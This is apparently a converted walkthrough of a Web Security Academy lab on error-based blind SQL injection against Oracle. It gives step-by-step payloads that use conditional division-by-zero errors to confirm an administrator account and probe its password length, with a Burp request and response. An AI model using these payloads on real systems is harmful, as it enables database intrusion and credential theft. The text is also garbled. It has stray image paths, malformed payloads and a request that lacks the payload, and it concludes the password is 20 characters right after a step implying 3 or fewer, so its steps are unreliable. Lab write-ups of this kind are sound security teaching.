


- You can also exploit this behavior to test conditions.
 - Now enter next query

```
Query :-'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0)  
ELSE " END FROM dual)||'
```




- Verify that an error message is received.




- Now change it to:

Query :- '|||(SELECT CASE WHEN (1=2) THEN TO_CHAR(1/0)
ELSE " END FROM dual)||'




- Verify that the error disappears. This demonstrates that you can trigger an error conditionally on the truth of a specific condition.




- Now change the query

```
Query :-'|||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0)  
ELSE '' END FROM users WHERE username='administrator')||'
```




- Verify that the condition is true (**the error is received**), confirming that there is a user called **administrator**.




- The next step is to determine how many characters are in the password of the administrator user.

```
Query :- '|| (SELECT CASE WHEN LENGTH(password)>1 THEN  
to_char(1/0) ELSE '' END FROM users WHERE  
username='administrator') ||'
```




- This condition should be true (**the error is received**), confirming that the password is greater than 1 character in length.



- Send a series of follow-up values to test different password lengths.

Query :- ' || (SELECT CASE WHEN LENGTH(password)>2 THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator') || '

- This condition should be true (the error is received) 



The screenshot shows the Burp Suite interface with the following details:


- Request:**

```
1. GET / HTTP/2
2. Host: 0a8d001703ecd85b8095178800e200f1.web-security-academy.net
3. X-Forwarded-For: 127.0.0.1
4. X-Forwarded-Port: 8080
5. X-Forwarded-Proto: http
6. Upgrade-Insecure-Requests: 1
7. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5067.136 Safari/537.36
8. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,q=0.8,image/webp,image/apng,*/*;q=0.5
9. Accept-Encoding: gzip, deflate
10. Accept-Language: en-US,en;q=0.9
11. Set-Patch-Mode: requests
12. Set-Patch-Path: /
13. Set-Patch-Method: GET
14. Priority: -1
15. Te: trailers
16.
17.
```
- Response:**


```
1. HTTP/2 500 Internal Server Error
2. Content-Type: text/html; charset=UTF-8
3. Date: Mon, 28 Jun 2023 15:07:20 GMT
4. Content-Length: 102
5. Connection: keep-alive
6. <!DOCTYPE HTML>
7. <html>
8. <head>
9. <link href="/resources/0a8d001703ecd85b8095178800e200f1/web-security-academy.css" rel="stylesheet">
10. <link href="/resources/0a8d001703ecd85b8095178800e200f1/web-security-academy.js" rel="stylesheet">
11. <script>
12. </script>
13. <div>
14. <div><pre>ORA-01476: division by zero</pre></div>
15. <div><pre>ORA-01476: division by zero</pre></div>
16. <div><pre>ORA-01476: division by zero</pre></div>
17. <div><pre>ORA-01476: division by zero</pre></div>
18. <div><pre>ORA-01476: division by zero</pre></div>
19. <div><pre>ORA-01476: division by zero</pre></div>
20. <div><pre>ORA-01476: division by zero</pre></div>
21. <div><pre>ORA-01476: division by zero</pre></div>
```
- Inspector:** Shows the detailed stack trace of the error, including the division by zero error (ORA-01476) at line 14.
- Status Bar:** Memory usage: 165.7MB


- Then send:

Quary :- ' || (SELECT CASE WHEN LENGTH(password)>3 THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator') || '




- Error message disappear , it means password length is 20



